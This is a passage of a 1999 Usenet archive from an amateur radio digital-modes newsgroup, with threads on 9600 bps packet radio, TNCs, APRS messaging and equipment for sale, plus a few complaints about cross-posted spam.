Message-ID: <36d1f242@grissom.powerup.com.au>
Source record: 19543
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Wrong ng, remove the Chicago Bulls from your posting list.

(alt.sports.basketball.nba.chicago-bulls)

NO one here is interested in this crap

VS.k wrote in message <7asm2mqli1@news1.skynet.be>...
>
>Min_Thumps wrote in message <199902222212.QAA08974@crius.flash.net>...
>>
>>By popular request...
>> 'Lord of the Sabbath'
>>
>> The "Seventy Weeks" prophecy found at Daniel 9:24-27
>> is proven historically accurate-to-the-day 483 years
>
>
>COUIC !!!!!
>Ouf
>pas un peu culott♦ des fois ce mec !
>4 messages comme ♦a et t'as plus de place sur ton disque dur
>
>

991. WTB: HAL P-38 modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Rick Mintz <Rmintz@Frontiernet.net>
Message-ID: <7assv3$131g$4@node17.cwnet.frontiernet.net>
Source record: 19544

Hi.

I am looking for a HAL P-38 RTTY modem board.

Please tell me condition and asking price. Thanks...

73 de Rick

Rmintz@frontiernet.net

992. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: keinanen@sci.fi
Message-ID: <36e13567.212783206@news.sci.fi>
Source record: 19545

On Mon, 22 Feb 1999 13:56:11 GMT, Dana@Source.Net (Dana H. Myers K6JQ)
wrote:

: Practically speaking, response all the way to DC isn't that critical.
: In the case of PM transmitters, I should have said "since they do
: not have a flat frequency response". PM effectively halves the
: resulting deviation for every octave and has no DC response.

So this would require a fixed "equaliser" feeding the transmitter to
compensate for this, ie. a low pass filter with a cut-off frequency at
100 Hz with a constant slope of -6 dB/octave to compensate for the PM
boost.

Since most radios can be used with CTCSS with the lowest tones below
100 Hz, apparently the required frequency response extends well below
this ?

So why is not a suitable kind of Biphase coding used with a guarantied
transition either in the beginning or end of each bit transmitted.
This would remove the need for very low frequency response, thus
removing the problem with PM and PLL loop bandwidth (requiring
modulating the reference etc). Unfortunately it would increase the
required bandwidth, but since a direct modulator injection and
demodulator output would be required bypassing the audio stages
anyway, the main concern would be the receiver IF filter bandwidth,
which even might require a dropping of the data rate somewhat.

The first 9600 bit/s modems were a great technical achievement,
especially with the components available in those days.

Unfortunately they also set a de-facto standard, which in retrospect,
have proven to be a disaster from the network design point of view,
since this standard has reduced greatly the number of radios easily
adaptable for speeds larger than 1200 bit/s.

Paul OH3LWR

993. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <IqsA2.1515$ir5.20836@news.goodnet.com>
Source record: 19546

I agree with your summation. 9600 G3RUH modems were designed
for ground stations working a known receiver in a satellite. On the
ground, pointed at each other, they really have not been a boon to
Ham radio. In my opinion, 9600 is not that great an improvement on
1200. I think Kantronics had a great idea in the 19200 radio they
made (I still have two here), but it looks like they ran out of money
when they got to the oscillator design. It's just a horid looking thing
on the schematic, and proved to be a very good "drifter." Basically
they were designed to operate out of homes, not antenna sites.

But that would have been the next speed after 1200, that would have
jump-started packet radio. Alas, it died off without any better 19200
radios coming into the market. PacComm has some Tekk's
modified for 19200 and even higher. I think if Tekk would spend a
little money, they might be able to design a 15 to 20 watt model that
may even be able to cross the wide-open spaces.

Steve

Paul Keinanen wrote

>The first 9600 bit/s modems were a great technical achievement,
>especially with the components available in those days.
>
>Unfortunately they also set a de-facto standard, which in retrospect,
>have proven to be a disaster from the network design point of view,
>since this standard has reduced greatly the number of radios easily
>adaptable for speeds larger than 1200 bit/s.
>
>
>Paul OH3LWR

994. Re: Pactor Primer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: 103637.3375@compuserve.com
Message-ID: <09990123054758.OUI59.103637.3375@compuserve.com>
Source record: 19547

What you are talking about is at this URL:

ftp://www.custsys.com/winlink/airmail/pprimer.htm

I will try to send you another good Packet Tutorial by E-Mail

Terry

--
- Terry Palmer 103637.3375@compuserve.com

995. Replacement for MFJ's MultiCom? Linux?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: do440@FreeNet.Carleton.CA
Message-ID: <7au23b$if5@freenet-news.carleton.ca>
Source record: 19548

Anybody know of better software for MFJ's 1278B? Anything in
Linux? Thanks, ...Orin

--
do440@freenet.carleton.ca Orin Durey, Baker Lake, Nunavut, Canada
New Nunavut callsigns after April 1, 1999. All Nunavut hams get a new
callsign prefix, VY0. So we will become VY0DU 73's! DE VE8DU

996. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: tjs@garnet.tc.umn.edu
Message-ID: <7aui36$1ck$1@garnet.tc.umn.edu>
Source record: 19549

In article <slrn7d3css.hpt.nielsen@bob.localnet>,
Bob Nielsen <nielsen@primenet.com> wrote:
> [...]
>One thing you can check is the product reviews in QST (these are all now
>available to ARRL members on www.arrl.org.) They usually show
>transmit-receive and receive-transmit turnaround time, which will show if
>you can use a low value of TXD. I've seen some reviews which showed
>bit-error-rate measurements, but they are not as common.
> [...]

Well, I did that (http://www.umn.edu/home/tjs/Radio/Transceiver.html).

What I appear to have found includes:

o The ICOMs consistently have long Tx/Rx and Rx/Tx turnaround times.
(Why is that?)

o Some Kenwood and Yaesu rigs have Tx/Rx and Rx/Tx turnaround times
well under 100 ms.

o QST isn't very consistent about reporting the result of bit error
rate tests, even though they claimed they would test BERs for all
rigs that claimed to be "9600 ready". (Why is that?)

o I don't believe that any of the BER results met QST's objectives.

>You're probably better off with the Mitrek than practically any of the
>currently-available synthesized radios.

Please define "better off".

Will a synthesized rig have longer turnaround times? OK, but even our 2M
9600 frequency doesn't appear at all busy, so wasting precious bandwidth
doesn't seem to be a strong argument. File transfers will be slower,
but most of the links off our 9600 bps repeater appear to be 1200 bps.
[Hopefully, slow turnaround times will _become_ a problem, but for now...]

Will I see higher error rates? (They are pretty high now, but that is
apparently the result of some other as-yet-undiagnosed problem.)

On the other hand, my throughput drops to zero for several weeks (until
I buy a new rig or more channel elements) if I want to use another
9600 bps repeater, (if I should find one....)

-tjs

997. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D2E7AF.502@ibm.net>
Source record: 19550

Charles Brabham wrote:
> On the other hand, you won't catch me trying to prove some point about how
> my straight-key is "better" than bugs or keyers.

But Charles, Real Hamsï¿½ don't use electronics to encode/decode their CW. :-)
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

998. FS: Motorola Digital Cell Phone

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <eqqEnl1X#GA.316@upnetnews03>
Source record: 19551

Motorola M75 Digital Cellular Phone

Unit is New has 99 alpha Number Storage Works with the AT&T PCS TDMA System
Comes with 2 battries
1 High Cap NMiH Battery & 1 Slim Line NICK Cadmium Battery
Wall Charger.
This Phone Has A Built In Rapid Charger.
SIG Adaptor

Also Comes with A Hands Free Kit witch will charge the battery
Provided with remote mic to put on your visor and a remote speaker
It also Provides an external antenna connector for inproved reception Asking
$300.00 For all or best offer

For more Info On the M75 Click Here
http://www.mot.com/GSS/CSG/Products/TDMA/m75.html

If interested E-mail Me At ST1A55@msn.com Thanks!!

Normal Prices Are
M75 $250.00 With Service
HF-Kit $190.00

999. FS: TDMA Digital Phone

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: "ST1A55@msn.com" <ST1A55@email.msn.com>
Message-ID: <eisren1X#GA.275@upnetnews03>
Source record: 19552

Motorola M75 Digital Cellular Phone

Unit is New has 99 alpha Number Storage Works with the AT&T PCS TDMA System
Comes with 2 battries
1 High Cap NMiH Battery & 1 Slim Line NICK Cadmium Battery
Wall Charger.
This Phone Has A Built In Rapid Charger.
SIG Adaptor

Also Comes with A Hands Free Kit witch will charge the battery
Provided with remote mic to put on your visor and a remote speaker
It also Provides an external antenna connector for inproved reception Asking
$300.00 For all or best offer

For more Info On the M75 Click Here
http://www.mot.com/GSS/CSG/Products/TDMA/m75.html

If interested E-mail Me At ST1A55@msn.com Thanks!!

Normal Prices Are
M75 $250.00 With Service
HF-Kit $190.00

1000. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn7d5t7a.js9.nielsen@bob.localnet>
Source record: 19553

On 23 Feb 1999 09:39:18 -0600, Timothy J Salo <tjs@garnet.tc.umn.edu> wrote:
>In article <slrn7d3css.hpt.nielsen@bob.localnet>,
>Bob Nielsen <nielsen@primenet.com> wrote:
>> [...]
>>One thing you can check is the product reviews in QST (these are all now
>>available to ARRL members on www.arrl.org.) They usually show
>>transmit-receive and receive-transmit turnaround time, which will show if
>>you can use a low value of TXD. I've seen some reviews which showed
>>bit-error-rate measurements, but they are not as common.
>> [...]
>
>Well, I did that (http://www.umn.edu/home/tjs/Radio/Transceiver.html).
>
>What I appear to have found includes:
>
>o The ICOMs consistently have long Tx/Rx and Rx/Tx turnaround times.
> (Why is that?)
>
>o Some Kenwood and Yaesu rigs have Tx/Rx and Rx/Tx turnaround times
> well under 100 ms.
>
>o QST isn't very consistent about reporting the result of bit error
> rate tests, even though they claimed they would test BERs for all
> rigs that claimed to be "9600 ready". (Why is that?)
>
>o I don't believe that any of the BER results met QST's objectives.

Possibly this is the answer to the previous question (as I recall, some
were close.)

>
>>You're probably better off with the Mitrek than practically any of the
>>currently-available synthesized radios.
>
>Please define "better off".

Performance, cost, etc (see below.)

>
>Will a synthesized rig have longer turnaround times? OK, but even our 2M
>9600 frequency doesn't appear at all busy, so wasting precious bandwidth
>doesn't seem to be a strong argument. File transfers will be slower,
>but most of the links off our 9600 bps repeater appear to be 1200 bps.
>[Hopefully, slow turnaround times will _become_ a problem, but for now...]

As the turnaround time increases, the throughput advantage of 9600 bps (or higher) over 1200 bps diminishes.

>
>Will I see higher error rates? (They are pretty high now, but that is
>apparently the result of some other as-yet-undiagnosed problem.)
>
>On the other hand, my throughput drops to zero for several weeks (until
>I buy a new rig or more channel elements) if I want to use another
>9600 bps repeater, (if I should find one....)

Consider the PLL. If the bandwidth is high, it will switch frequencies quickly, resulting in a fast turnaround time. Unfortunately, this also allows the PLL to (partially) track out the modulation, resulting in errors.

If the bandwidth is low, the PLL will be less effective at tracking out the modulation, but the settling time when changing from transmit frequency to l.o. frequency will be increased.

Crystal-controlled direct-f.m. radios with a sufficient flat i.f. bandwidth are probably the best choice. The Mitrek (which requires very little modification) fits this model, and is often available for $50 or less, although the cost of crystalling a pair of channel elements will more than double this. This is still much less than the cost of a suitable multi-mode radio and I doubt that there are many areas where more than one 9600 bps repeater exists (although there often will be two or more simplex frequencies.) The TEKK is also a good data radio.

If one is interested in making a regen repeater, a pair of Mitreks would be a good choice (yes, you can duplex them, but I'd be hesitant to do that for a mountain top.)

There are a few synthesized radios which fix the oscillator frequency and modulate an offset oscillator to mix with the l.o. to derive the transmit frequency. As I recall, Azden once made such a radio for f.m.; multimode radios also do this. This approach should be capable of fast turnaround times with a low bit error rate, and as I recall when QST did publish BER test results, some of the multimode radios had the best numbers.

Bob

--
Bob Nielsen Internet: nielsen@primenet.com
Tucson, AZ AMPRnet: w6swe@w6swe.ampr.org
DM42nh http://www.primenet.com/~nielsen

1001. Need some pointers...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Jason McMullan <jmcc@ontv.com>
Message-ID: <7auvab$2cr$1@butter.visus.com>
Source record: 19554

I'm looking for a wireless technology that fits these
parameters:

1) Not line-of-sight [ie radio, ultrasound, etc.]
2) 20Mbits/sec or better
3) Multiple transmitter/receiver pairs in a single
10 meter (or larger) radius

and, if possible, with increasing level of improbability ;^):

4) Ethernet-style packet protocol
(ie collisions result in random backoffs)
5) Antenna < 5" in maximum dimension
6) Surface-mountable chip(s) - total size < 1" square.
7) Low cost ($50 per TX/RX pair or less)

Any ideas?

--
Jason McMullan - Linux - GGI - http://pepsi.visus.com/~jmcc
I can't wait until the point where free Linux CD's or other paraphenalia is
included in cereal boxes. That truly will be the cherry ontop of our madness!
-- Mike A. Harris <mharris@ican.net> on linux-kernel@vger.rutgers.edu

1002. I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Adam Huber <ahuber@csulb.edu>
Message-ID: <36D30E13.5A34E26E@csulb.edu>
Source record: 19555
Cross-posted to: rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc,rec.radio.amateur.policy

I need ADMS-1D or ADMS-1E to program my VX-1R. I have an older version of the software that I purchased a while ago. It was the first version and will not work with the VX-1R. I spoke with the company who makes it (not Yaesu) and they are willing to sell the upgrade to me.....for the same price I can purchase it new. That sucks. I already have the cable, I just need the version ADMS-1D or ADMS-1E.

Thanks,
Adam

1003. Re: WTB: HAL P-38 modem

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Raj VE6RAJ <singhraj@cadvision.com>
Message-ID: <36D31A5D.546A2F86@cadvision.com>
Source record: 19556

Rick:
I have a HAL P-38 modem that I am looking to sell. Its two years old.
Works fine except I would rather use my KAM+. I have the manual but no
box. $225 US shipped to you

73
Raj VE6RAJ

Rick Mintz wrote:
>
> Hi.
>
> I am looking for a HAL P-38 RTTY modem board.
>
> Please tell me condition and asking price. Thanks...
>
> 73 de Rick
>
> Rmintz@frontiernet.net

1004. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7d5qpt.mth.nomail@sys3.pe1chl.ampr.org>
Source record: 19557

Hank Oredson <hank_oredson@mentorg.com> wrote:

>Rob Janssen <nomail@pe1chl.demon.nl> wrote in message
>news:slrn7conim.dda.nomail@sys3.pe1chl.ampr.org...
>>Robert McConnell <rmcconne.NOSPAM@lightlink.com> wrote:
>>>As s system architect, I recognize that the TNC does have one major
>>>strength: it adds another processor with separate power to the system.
>>>Even in KISS mode, this can help reduce the workload on a PC so that
>>>other applications will still be usable.

>>Adding a 2 MHz Z-80 with 32K RAM and 32K EPROM will *not* add noticable
>>power to a modern PC. Furthermore, there is almost no reduction in
>>workload especially in KISS mode, because all the date going between
>>radio and TNC is also transferred between TNC and PC.

>Think about interrupt processing load and context switch time.
>Then think about the other processor in the TNC (the HDLC chip).

Interrupt processing for reception of characters on an RS232 interface
is not simpler than on an HDLC chip. So, an SCC on a PC card will load
the PC about the same way as a TNC with KISS does.

Context switch time is of course not relevant in this comparison, it
weighs in the same for both solutions.

IMHO, an SCC card is a significantly better solution for packet on a PC
than a TNC in KISS mode. The load is about the same, and the control over
the protocol handling and timing is much better. KISS TNCs introduce
extra latency and uncontrollable amounts of buffering between the AX.25
engine and the channel.

Rob
--
+----------------------------------+--+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--+

1005. Re: Radio w/built-in packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn7d5r32.mth.nomail@sys3.pe1chl.ampr.org>
Source record: 19558

Steve Sampson <ssampson@usa-site.net> wrote:
>I agree with your summation. 9600 G3RUH modems were designed
>for ground stations working a known receiver in a satellite.

No, they were designed for node interlinks with known transceivers
at each end. The packet satellite application appeared much later,
and there was no known receiver on the ground so the equalizer
problems also appeared there.

(some satellites had decent FM transmitters, others had a PLL and
are just as bad as "9600 ready" japanese designs)

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWWhome: http://www.pe1chl.demon.nl/ |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

1006. WEFAX for KAM98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: svwindigo@aol.comH2O
Message-ID: <19990223165957.24590.00002266@ng07.aol.com>
Source record: 19559

Have a borrowed KAM98 with PacTerm98 software that I am playing with. Is there available software that will allow me to copy WEFAX with the above. I've got several WEFAX/Windows and WEFAX DOS programs but I don't know if there is some way of interfacing them w/the above.
TIA
Happy Trails
chuck
S/V Windigo - Sitka, AK

1007. Great Web Site!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: GNFrykman <GNFrykman@aol.com>
Message-ID: <36d3741f.0@206.100.206.63>
Source record: 19560
Cross-posted to: alabama.birmingham.radio.amateur,alt.radio.amateur.club.taparc,aus.radio.amateur.digital,aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio

Yea verily may I commend the LPWS web site to you, my brethren,
take heed and click on this http://members.xoom.com/lpws/

Gervald G0GNF

1008. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7av9t1$ng@enews3.newsguy.com>
Source record: 19561

W6RCecilA wrote in message <36D2E7AF.502@ibm.net>...
>Charles Brabham wrote:
>> On the other hand, you won't catch me trying to prove some point about
how
>> my straight-key is "better" than bugs or keyers.
>
>But Charles, Real Hams&#65533; don't use electronics to encode/decode their CW.
:-)

Sure they do! I used to hold regular 100wpm CW qso's, with my old PK-232.

I find the old straight key more satisfying, but that's just me.

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1009. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: W6RCecilA <w6rca@ibm.net>
Message-ID: <36D35BE7.5985@ibm.net>
Source record: 19562

Charles Brabham wrote:
>
> W6RCecilA wrote in message <36D2E7AF.502@ibm.net>...
> >But Charles, Real Hamsï¿½ don't use electronics to encode/decode their CW.
> :-)
>
> Sure they do! I used to hold regular 100wpm CW qso's, with my old PK-232.

Nope, by definition, anyone who uses a PK-232 for copying Morse code is
NOT a Real Hamï¿½.
--
73, Cecil, W6RCA http://www.bigfoot.com/~w6rca

1010. Re: WEFAX for KAM98

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <evTVvs5X#GA.111@upnetnews03>
Source record: 19563

Chuck, we'll have the companion software that decodes Wefax under Windows 95/98 and NT our before Dayton. It's called Wefax 99.

The wefax format the Kam uses is proprietary, so many third party utilities may not work with it.

SV Windigo wrote in message <19990223165957.24590.00002266@ng07.aol.com>...
>Have a borrowed KAM98 with PacTerm98 software that I am playing with. Is
>there available software that will allow me to copy WEFAX with the above.
I've
>got several WEFAX/Windows and WEFAX DOS programs but I don't know if there
is
>some way of interfacing them w/the above.
>TIA
>Happy Trails
>chuck
>S/V Windigo - Sitka, AK

1011. Re: Why a TNC?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b0k3u$13at@enews1.newsguy.com>
Source record: 19564

W6RCecilA wrote in message <36D35BE7.5985@ibm.net>...
>> >But Charles, Real Hams&#65533; don't use electronics to encode/decode their CW.
>> :-)
>>
>> Sure they do! I used to hold regular 100wpm CW qso's, with my old
PK-232.
>
>Nope, by definition, anyone who uses a PK-232 for copying Morse code is
>NOT a Real Ham&#65533;.

Whatever. (Yawn)

73 DE Charles Brabham,
N5PVL @ N5PVL.#NTX.TX.USA.NOAM
http://www.texoma.net/~n5pvl

1012. Re: REPENT: Jesus is *your* King! ` ````

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-23 00:00:00 UTC
From: TMA <Alex@crosby.force9.co.ukNimspimiusanddontyouforgetit>
Message-ID: <M9XA2.12367$_3.861@stones>
Source record: 19565
Cross-posted to: sci.med.diseases.hepatitis,alt.games.tiberian-sun,fr.rec.moto,alt.sports.basketball.nba.chicago-bulls,rec.music.hip-hop,rec.radio.amateur.digital.misc,soc.culture.indian.gujarati

Michael J. Sacks <msacks@students.uiuc.edu> wrote in message
news:Pine.SOL.3.96.990222183516.1070D-100000@ux11.cso.uiuc.edu...

>True, although I was interested in the amazing spread of different
>newsgroups this person chose to post in. Almost kibological.

My guess is it's a program that selects randomly ten or so NG's at a time to
spam in. Then it selects another random ten and so on...

1013. Re: APRS & Digi Question

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: billk@inland.net
Message-ID: <36d3bd96.8315212@news.inland.net>
Source record: 19566

On Sun, 31 Jan 1999 22:21:09 -0500, AJS <74221.2305@CompuServe.COM>
wrote:

>I am trying to understand the digipeating of APRS. I have tried
>to do a test by sending a packet via WIDE and also through a
>particular station to see if my signal is digipeated. I am using
>a terminal program to attempt to see the digipeated packets.
>This test does not work with the 2 APRS stations that are
>somewhat local. The test does work with local BBS's. Is my
>problem that I am out of range of the APRS stations or is there
>someting wrong with my digipeat settings. Also, if I find a
>station to digipeat through, should my path be APRS via that
>station? If anyone would like to share their knowledge of the
>principles behind the APRS digipeating it would be appreciated.
>

>AJ KT4KM

try this:

want to have some fun with the local aprs network and just use your
tnc in terminal mode using basic terminal software?

setup your tnc as follows:

unproto - aprs via wide,wide
mon - off
conv

then type exactly in the following format:

:EMAIL<SP><SP><SP><SP>:towhom@whereever.net<SP>message text here{1
123456 7 8 9 10 ^ (second colon must be in
space #11)

<SP> is a space

the example above works. remember a space after the email address and

the message, no space after the
message and the "{" sign.

send an email or 2 to yourself to see if and how it works....cool
stuff!

73, bill wb6jar

Bill Kearns WB6JAR
billk@inland.net

1014. High Speed Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: "Wolf D. Hoeller" <wolf.hoeller@gmx.net>
Message-ID: <01be5fec$511c91e0$0204011e@ws012ib.fw.oebb.at>
Source record: 19567

Hi!

Has somebody tried to feed the output from a common ethernetcard into a radio? I am looking for a solution like this, because the commercial wireless lan card are too expensive for amateur use.

73 Wolf
OE7FTJ

1015. Re: Need some pointers...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Charles Brabham <n5pvl@texoma.net>
Message-ID: <7b0lig$13p4@enews1.newsguy.com>
Source record: 19568

I get the impression that this person is not a Ham.

Sorry, Jason! This newsgroup is intended to cover questions related to Amateur Radio. There are other newsgroups where wireless networking is discussed, and that's where you can expect to find good information on your project. You may get lucky here, but probably not, unless you are more interested in theory than in facts.

Jason McMullan wrote in message <7auvab$2cr$1@butter.visus.com>...
> I'm looking for a wireless technology that fits these
>parameters:
>
> 1) Not line-of-sight [ie radio, ultrasound, etc.]
> 2) 20Mbits/sec or better
> 3) Multiple transmitter/receiver pairs in a single
> 10 meter (or larger) radius
>
> and, if possible, with increasing level of improbability ;^):
>
> 4) Ethernet-style packet protocol
> (ie collisions result in random backoffs)
> 5) Antenna < 5" in maximum dimension
> 6) Surface-mountable chip(s) - total size < 1" square.
> 7) Low cost ($50 per TX/RX pair or less)
>
> Any ideas?
>
>--
>Jason McMullan - Linux - GGI - http://pepsi.visus.com/~jmcc
> I can't wait until the point where free Linux CD's or other paraphenalia
is
>included in cereal boxes. That truly will be the cherry ontop of our
madness!
> -- Mike A. Harris <mharris@ican.net> on linux-kernel@vger.rutgers.edu

1016. Re: High Speed Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <kwSA2.1655$ir5.24166@news.goodnet.com>
Source record: 19569

What would you do with the speed if you had it?

You do know how much bandwidth this would require?

With that kind of bandwidth you are talking 10 GHz or 24 GHz.

Would your application work in little point-point hops?

You will need a TWT to get big hops, and then you'll say the
Wireless LAN cards sure are cheap!

Steve

Wolf D. Hoeller wrote
>Hi!
>
>Has somebody tried to feed the output from a common ethernetcard into a
>radio? I am looking for a solution like this, because the commercial
>wireless lan card are too expensive for amateur use.
>
>73 Wolf
>OE7FTJ

1017. Re: Great Web Site!

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: WB2TBB <ham@cybercomm.net>
Message-ID: <7b0uhl$b5k$1@ostrich.cybercomm.net>
Source record: 19570
Cross-posted to: alabama.birmingham.radio.amateur,alt.radio.amateur.club.taparc,aus.radio.amateur.digital,aus.radio.amateur.misc,nl.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio

What a waste-of-time web site!
...Dave

GNFrykman wrote in message <36d3741f.0@206.100.206.63>...
>Yea verily may I commend the LPWS web site to you, my brethren,
>take heed and click on this http://members.xoom.com/lpws/
>
>Gervald G0GNF
>
>
>

1018. Re: I need the ADMS-1D or ADMS-1E programming software for the Yaesu VX-1R?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: clintbrad4d@earthlink.net
Message-ID: <7b14p6$nh4$1@nnrp1.dejanews.com>
Source record: 19571
Cross-posted to:
rec.radio.amateur.antenna,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.homebrew

In article <36D30E13.5A34E26E@csulb.edu>,
Adam Huber <ahuber@csulb.edu> wrote:
> I need ADMS-1D or ADMS-1E to program my VX-1R. I have an older version
> of the software that I purchased a while ago. It was the first version
> and will not work with the VX-1R. I spoke with the company who makes it
> (not Yaesu) and they are willing to sell the upgrade to me.....for the
> same price I can purchase it new. That sucks. I already have the
> cable, I just need the version ADMS-1D or ADMS-1E.

This does not sound right. RT Systems will upgrade you to their newest version
for twenty bucks - plus minimal charges for shipping. Are you really a
legitimate purchaser of their software?

Heck - I am two Updates behind - and RT Systems is upgrading me to the newest,
VX-5R-compatible ADMS-1E v2.0x version for only twenty bucks.

- Clint Bradford, KE6LCS

-----------== Posted via Deja News, The Discussion Network ==----------
http://www.dejanews.com/ Search, Read, Discuss, or Start Your Own

1019. Re: Need some pointers...

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Jason McMullan <jmcc@ontv.com>
Message-ID: <7b15pk$5c7$1@butter.visus.com>
Source record: 19572

Charles Brabham <n5pvl@texoma.net> wrote with confidence:
> I get the impression that this person is not a Ham.

And you would be correct!

> Sorry, Jason! This newsgroup is intended to cover questions related to
> Amateur Radio. There are other newsgroups where wireless networking is
> discussed, and that's where you can expect to find good information on your
> project. You may get lucky here, but probably not, unless you are more
> interested in theory than in facts.

Well... I _am_ an amateur, and radio doesn't require line-of-sight...

[and don't tell me Ham packet radio ain't a digital network ;^]]

Anyhow, thanks for your time.

--
Jason McMullan - Linux - GGI - http://pepsi.visus.com/~jmcc
I can't wait until the point where free Linux CD's or other paraphenalia is
included in cereal boxes. That truly will be the cherry ontop of our madness!
-- Mike A. Harris <mharris@ican.net> on linux-kernel@vger.rutgers.edu

1020. Re: High Speed Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Fredrik &#65533;berg <fredrik.oberg@telia.com>
Message-ID: <36D423D4.29622006@telia.com>
Source record: 19573

an prototype on http://w1.911.telia.com/~u91105482/

Wolf D. Hoeller wrote:

> Hi!
>
> Has somebody tried to feed the output from a common ethernetcard into
> a
> radio? I am looking for a solution like this, because the commercial
> wireless lan card are too expensive for amateur use.
>
> 73 Wolf
> OE7FTJ

1021. Best TNC program for HP200lx

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: Ian Tickle <ian@tickly.freeserve.co.uk>
Message-ID: <7b186dqfr1@news8.svr.pol.co.uk>
Source record: 19574

I'm using a HP200lx palmtop with a new Kenwood TH-d7e handheld. Aprsdos
works fine on it for APRS, but what I want to know is, what's the best
packet terminal program (for BBS access, etc) you've tried with a HP200lx ?
I suppose any DOS program that would run on a XT, CGA graphics pc would fit
the job. What are people's view's ??

Regards,

Ian G4ZJH.

1022. Problem with Kam Plus

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
From: KD5CAS@iamerica.net
Message-ID: <36d425ed.500281320@news.iamerica.net>
Source record: 19575

I just bought a used Kam Plus v7.0. I've built the cables to connect to my HF rig (Icom 751A). The software I have is Pacterm v1.03. I am using my regular modem cable to connect the Kam to my PC.

On page G3 of the KAM PLUS GETTING STARTED manual, there are instructions for Initializing the Kam Plus. I have attemped several times to execute these steps. Each time I do so, the only message sent to the screen is the letter "z" followed by the square root symbol.

I don't believe that the computer is communicating with the Kam, even though the RTS and CTS indicators on the Pacterm screen are on.

The tuning indicator on the Kam is functioning correctly, according to the manua, when I tune the various HF digital signals. (the LED bargraph and the RECEIVE indicator both light up as described in the manual)

Got any ideas?

--Thanks!
Scott, KD5CAS

1023. Newbie to Packet

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-02-24 00:00:00 UTC
